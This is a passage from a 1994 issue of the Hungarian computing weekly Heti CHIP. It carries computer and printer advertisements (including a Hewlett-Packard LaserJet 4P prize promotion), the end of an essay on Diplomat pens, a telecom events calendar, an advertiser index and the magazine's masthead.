
Best, Invertomatic, Fiskars, Datapower, APC gyártmányok széles választéka.


TELJESKÖRŰ FESZÜLTSGVÉDELEM:
aggregátor+szünetmentes áramforrás!

Telepítés, karbantartás, szervíz:



M_p mindenben partner a **MakroPower**

1158 Budapest, József A. u. 21.
tel/fax.: 272-2618, 272-3262






konságot); mindenféle műanyagokba öltöztetett tollak és ceruzák furakodtak be az egykor igazi kékvér famíliákba. Persze még ma is számít az előkelő külső. Tinta-tengeren és Papír-hegyen




innen ugyanis csak a legfinomabb köntösbe öltöztetett holminknak van igazi becsületük. Ezek az arany- és platinahegyű különlegességek bársonnyal bélelt dobozban pihennek, amíg rájuk nem talál jövődő tulajdonosuk. Tudni kell azonban, hogy velük csak a legfinomabb papírokat szabad megilletni; ők nem jegyzetelésre születtek, hozzájuk méltatlan volna a kockás vagy vonalas füzetek ákombákomokkal való megtöltése – az ő idejük az aláíráskor érkezik el.



Ennyi történeti bevezetés után illenék megválaszolni a kérdést: nagykövet-e a Diplomat? Nehéz volna megmondani. Ami a néhai Lúdtoll király országát illeti, a Diplomát család nem túl nagy részt birtokol belőle, nagyon távoli ősöket sem tud felmutatni. Mai szo-

kások szerint vannak póriasabb és igen elegáns képviselői, és igaz, ami igaz, ez utóbbi, kékvérűnek mondható családtagokhoz – az Epoque-hoz, az Attache-hoz, a Lordhoz, a Classichez és a Divához – a Daimler Benz, a Mayerbach, az Adler és más antik autómárkák illenek. Ezzel szemben a többiek – a gumibevonatú és a lakkfényű Sportec, a kövérkés, kétfunkciós Double Action, a színes műanyag öltöztetű Mikro, a Viva, a Monza, sőt még a krómzott vagy lakkbevonatú Traveller

is – a családfa oldalági hajtásai, amolyan szegény rokonok, akik – nem lévén méltók egy szmoking vagy egy krokidilbőr retikül belső zsebére – sosem juthatnak be az úri társaságba, amelyben nemessebb vérű rokonaik forgolódnak. **Kelenhegyi Péter**



Hewlett-Packard gyártmányú

- Szerverek
- PC-k
- Nyomtatók
- Plotterek
- Scannerek
- Notebookok
- Hálózati eszközök

Ezenkívül

- Szoftverek teljes választéka
- Speciális hang és grafikus rendszerek
- UNIX, WINDOWS NT, NOVELL, LANTASTIC alapú hálózatok (hardver, szoftver)



Minden nálunk vásárolt terméket Budapesten házhoz szállítunk, installálunk, használatát betanítjuk. Teljes körű szolgáltatás. Garancia, országos szervizhálózat! Bármilyen számítástechnikai problémája van, megoldjuk. Forduljon hozzánk bizalommal!

A Hewlett-Packard problémamentes számítástechnikája a Pallum-tól

Pallum

Tanácsadás, rendelésvétel
Telefon: 215-5182

R·E·N·D·E·Z·V·É·N·Y·K·A·L·A·U·Z

A tudományos kutatások jelene és jövője Magyarországon címmel kerekasztal-beszélgetést rendez – az OMFB, a BME és a kutatóintézetek képviselőinek részvételével – **február 17-én** 16 órától a HTE Távközlési Szakosztálya az Andrassy út 3. alatti termében.

A HTE Kábeltelevízió szakosztályának szervezésében **február 22-én** 14 órától a Kábeltelevíziós Szakértők és Magán-

tervezők Szövetsége részéről Siklós Gábor tart előadást a Kosuth tér 6-8. III. emelet 314. termében *Üvegszálak kábeltelevízió Budapesten* címmel.

Február 24-én a MÁV TEBK Tanácssteremben (Budapest VI. kerület, Kmetty u. 3.) tartja alulról ülését a Vasutas távközlősök klubja. Felvilágosítás: Tézsla Mária, 153-1027.

Egész napos szemináriumot szervez a PKI Konferenciater-

mében (Andrassy út 3.) a HTE és a Matáv Rt. PKI Távközlésfejlesztési Intézet. Az *Előfizetői hálózatok korszerűsítése* című, **március 1-jén** 9 órakor kezdődő szeminárium célja az előfizetői hálózat felzárkóztatása érdekében kidolgozott új technikai megoldások bemutatása, az egyes megoldások műszaki és gazdasági összehasonlítása, a bevezetési stratégia meghatározása. (147-1560, fax: 127-5075.)

Hirdetési index

ASK	5	3rd	5	Omikron	16
Carbon	1	Kimsoft	10	Pallum	21
Carto Hansa	5	Kvinta	23	Qualitel	18
Comfort	17	Kvint-R	17	Recognita	8
Computerland	13	Lan	9	Secotec	12
Corwell	18	Macroda	5	Server	17
Cybernetic	17	Magnetic	17	Supra	4
D.COM	14	Makropower	20	Távterv	17
Direct-Line	4	Matáv	2	Topsoft	19
DIT Computer	4	Microbi	17	Triton	16
Gamaxnet	6	Morphologic	17	W&P	17
Hewlett-Packard	24	Netrend	16	Xperts	17
		Okii	18		

HÍR-LAP

Hírbeküldő lap a *Heti CHIP* olvasói számára

Cége most alakult (át)? Új terméke van? Sikeresen lezart egy projektet? Jelentős megrendelést kapott? Fontos szerződést kötött? Konferenciát, kiállítást, tanfolyamot vagy más szakmai rendezvényt szervez? Kulcspozíciókon személyi változások történének? Ha minderről – vagy bármely más, szakmailag lényeges dologról – szívesen hírt adna lapunkban, kérjük, töltsé ki (nyomatott betűkkel vagy írógéppel) ezt a kártyát, s zárt borítékban küldje el címünkre: *Heti CHIP*, 1300 Budapest 3., Pf. 210. Munkatársunk felhívja Önt! Nyilvánosságnak szánt információval jelentkezhet a szerkesztőség számain is, telefon: 140-3703, telefax: 120-1636.

Kérjük, szíveskedjék ide beírni a tudósítás szövegét!

Név, beosztás

Cég neve

Cím

Telefon

Telefax

Telex

Szeretném tudósítani a *Heti CHIP*-et a következőkről. Tudomásul veszem, hogy a lapnak ez a szolgáltatása ingyenes, s a *Heti CHIP* munkatársa egyeztetés céljából a Hír-lap kézhezvétele után megkeres.

Aláírás



Informatikai hetilap

Megjelenik minden csütörtökön

Kiadja **CT PRESS**

a **MATESZ** Magyar Terjesztés

Ellenőrző Szövetség tagja

Felelős kiadó: Ivanov Péter ügyvezető

Főszerkesztő: Takács Citta

Főszerkesztő-helyettes: Mikolák Zoltán

Szerkesztők:

Fejes Kálmán, Mallász Judit,

Szekeres Zsuzsa

Olvasószerkesztő: Kelenhegyi Péter

Korrektor: Lukács Erzsébet

Tervezőszerkesztők:

Marekné Marosi Katalin, Olejnyik Jenő

Tördelőszerkesztő: Dobos Imre

Műszaki vezető: Pécsi Gábor

Lapmenedzser: Fekete Gizella

Szerkesztőségi titkár: Szalay Zsóka

A szerkesztőség és a kiadó címe:

1138 Budapest, Váci út 202.

Telefon: 140-3703, 270-3377

270-0733, 270-2966 központi számok

1247, 1370, 2014, 2134 mellékeink

Levélcím: 1300 Budapest 3., Pf. 210

Hirdetésfelvétel: CT Press Reklámiroda

Üzletkötők: Czétényi Zsolt,

Czidor Rózsa, Kálnoki Kis Emese,

Szabóné Véghegyi Anna

Levélcím: 1300 Budapest 3., Pf. 210

Telefon: 120-8007, 149-8122

Telefax: 120-1636

Sürgős hirdetéseit, üzleti közleményeit

egy héten belül közzéteszük.

Hívja a CT Press Reklámirodáját!

A hirdetések körültekintő gondozását

kötelességünknek tekintjük, de

tartalmukért felelősséget nem vállalhatunk.

A szedés és a tördelés a *Heti CHIP*

szerkesztőségében, Quark XPress 3.1

fényszerző programmal készül.

Nyomásra előkészíti és nyomja:

Gutenberg Press Nyomda

1392 Budapest, Pf. 294

Telefon: 120-9214

Felelős vezető:

Óvári László elnök-vezérigazgató

© **Heti CHIP**

CT Press Kiadó Kft., Budapest

Copyright © „CHIP” VOGEL Verlag

und Druck KG, Würzburg

A *Heti CHIP*-ben megjelent írások másodközlésével, a lap másolásával és terjesztésével kapcsolatos minden jogot fenntartunk. A lapból értesítéseket átvenni csak a *Heti CHIP*-re való hivatkozással lehet. A szerkesztőség a felkérés nélkül beküldött kéziratokat és leveleket is körültekintően gondozza. A lapban megjelent cikkek tartalmát ellenőrizzük, ám forrásaink tévedéseiről felelősséget nem vállalhatunk.

Terjeszti

a Magyar Posta és a CT Press Kiadó Kft.

Ára: 67 forint.

Előfizethető a CT Press Kiadónál,

továbbá bármely hírlapkézbesítő postahivatalnál

és a Hírlap-előfizetési és Lapellátási Irodánál

(HELIR) Bp. XIII., Lehel u. 10/A – 1900

közvetlenül vagy postautalványon,

valamint átutalással a HELIR 215-96162

pénzforgalmi jelzőszámra.

Előfizetési díj 1 évre 3148 forint.

HU ISSN: 1216-0482

stair

"BUSINESS" Printers

NEW LC-24-30CL 38.300,-

(24 tű, 80 col., 160 cps, beépített lapadagoló, Zoom, 50...67%)

ZA-200	(9 tű, 80 col., 420 cps)	49.900,-
ZA-250	(színes 9 tű, 132 col., 420 cps)	51.800,-
LC-15	(9 tű, 132 col., 180 cps)	32.900,-
LC-24-15	(24 tű, 132 col., 200 cps)	48.700,-
NEW LC-24-300CL	(színes, 24 tű, 80 col., 220 cps, Zoom)	47.800,-
SP-312	(9 tű, 40 col., 4,2 sor/sec., blokknyomt.)	43.200,-

1+2 év garancia. Márkaszerviz.

Jelentős viszonteladói kedvezmények!

Az árak a 25%-os ÁFA-t nem tartalmazzák.

Áraink készpénzes fizetés mellett érvényesek!

KVENTA

1067 Budapest, Podmaniczky u. 37. Tel.+Fax: 269-5262

KAO® disztributor: VAR

computer

Novell szoftverek.....KAO lemezen
Microsoft szoftverek...KAO lemezen
LOTUS szoftverek.....KAO lemezen
APPLE szoftverek.....KAO lemezen...

...és az Ön szoftverei
milyen lemezen vannak?


- MD2HD, 5,25"
75,-

- MF2HD 3,5"
131,-

- MF2HD 3,5", diskaró
152,-

AMEDDIG A
RAKTÁRKÉSZLET TART:
- MD2HD 5,25" RAINBOW
86,-

...ÉS EGYÉB KAO LEMEZEK...



30 x 3,5" MF-2HD

4.050,- Ft

30 db kiváló formattált floppy
zárható, plasztik
dobozban

Mennyiségi és viszonteladói kedvezmény!
Áraink az ÁFA-t nem tartalmazzák!


VAR
computer

VAR COMPUTER
1165 Budapest, Hunyadvár u. 56.
Tel: 252-26-92 Fax: 252-25-51



HEWLETT PACKARD

Íme a Főnyeremény!



Ha megveszi - megnyerheti!
HP LJ4P / 4MP

1994. február 1-28 között.

- I. díj:** 1 db HP LaserJet 4P nyomtató + Support Pack
(3 éves garancia jellegű kiemelt kiszolgálás)
- II. díj:** 10 db HP17 BII pénzügyi kalkulátor
- III. díj:** 15 db HP LaserJet 4P pólóing

A termékekhez az alábbi
szolgáltatásainkat kínáljuk:

- szaktanácsadás
- kiszállítás
- üzembhelyezés
- magyar karakterkészlet telepítése
- rendszerintegrálás
- hálózati installálás
- lokális hálózatok telepítése
- magyar nyelvű kézikönyvek

A részleteket megtalálja a HP hirdetéseiben!

Ha HP - akkor KVENTA! Az Ön rendszerpartnere!

KVENTA

1067 Budapest, Podmaniczky u. 37. Tel.+Fax: 269-5262

Mindent egy helyről!

Ízelítő kínálatunkból:

Menedzselhető LAN eszközök

EtherTwist HUB Plus/48	367.000,-
EtherTwist HUB Plus/12	145.900,-

Adattárolók

JetStore 2000e (ext.)	173.600,-
Optikai meghajtó C2227A	406.400,-

Diszk tömbök RAID-5

1,02 GB (3x510 MB), C3310A	876.700,-
2 GB (3x1,0 GB), C3311A	1.007.800,-
4 GB (3x2,0 GB), C3312A	1.455.000,-

Perifériák

HP LaserJet 4L	88.900,-
HP LaserJet 4ML	139.900,-
HP LaserJet 4P	135.900,-
HP LaserJet 4MP	189.900,-
HP LaserJet 4	182.900,-
HP LaserJet 4M	249.900,-
HP DeskJet 510	35.500,-
HP DeskJet 550C	69.900,-
HP DeskJet 1200C	204.900,-
HP ScanJet IIcx	139.900,-

Tonerek, tintapatronok

HP LJ4L/4P toner 92274A	8.600,-
HP 51626A tintapatron	3.500,-
HP 51625A tintapatron	3.800,-

Az árak 25% ÁFA nélkül kp. fizetés esetére vonatkoznak!
...valamint az üzemeltetéshez szükséges
kiegészítők, raktárról.

**Már régóta
fenem a fogam egy jó
lézernyomtatóra...**



...s bár fogamhoz verem a garast, most mégis megveszem, hiszen a HP LaserJet 4P a legolcsóbb 600 dpi-s nyomtató.

...s mi mindent tud!

...600 dpi felbontása és a felbontás-javító technológia (REt) borotvaéles betűket és grafikákat tesz lehetővé. A mikrofinomságú festék pedig a nagyobb fekete felületeket is egyenletesen fedi.

...a memóriakihasználtságot növelő technológia (MEt) segítségével a beépített memória elegendő egy egész oldalas grafika kinyomtatásához is.

...45 magyar ékezetes betűtípusból válogathatók, amelyek Windows és DOS alatt egyaránt elérhetőek.

...az egyetlen olyan nyomtató, amely kartonpapírra is nyomtat. Akár levelezőlap méretben is.

...igényeim növekedésével PostScript Level 2 nyomtatóvá bővíthetem. Vagy már eleve választhatom a HP LaserJet 4MP nyomtatót, mely a LaserJet 4P minden szolgáltatásán túl azonnal PostScript nyomtatást és Macintosh gépekkel való együttműködést nyújt nekem.

Az új HP LaserJet 4P szinte kész házinyomda!

 **HEWLETT
PACKARD**

Higgyen a saját szemének, és nyerhet!

Hogyan?

- 1994. február 1–28. között ellátogat hivatalos forgalmazóink egyikéhez, megtekinti működés közben és megvásárolja a HP LaserJet 4P vagy LaserJet 4MP nyomtatót.
- Az ott kapott kérdőívet kitöltve 1994. március 10-ig elküldi hozzánk.

Sorsolásunkon megnyerheti az alábbi díjak egyikét:

I. díj

1 db HP LaserJet 4P lézernyomtató + Support Pack (3 éves garancia jellegű kiemelt kiszolgálás)

II. díj

10 db HP 17 BII pénzügyi kalkulátor

III. díj

150 db HP LaserJet pólóing

Ha felkeltettük érdeklődését, kérjük, hívja hivatalos nagykereskedőinket, hogy megtudja az Onhöz legközelebb található hivatalos forgalmazóknak címét:

COMPUTER 2000 Tel.: 201-2802

RCE Tel.: 181-1972

Vagy látogassa meg dealereinket:

ALBACOMP Tel.: (22)327-532

KVENTA Tel.: 269-5262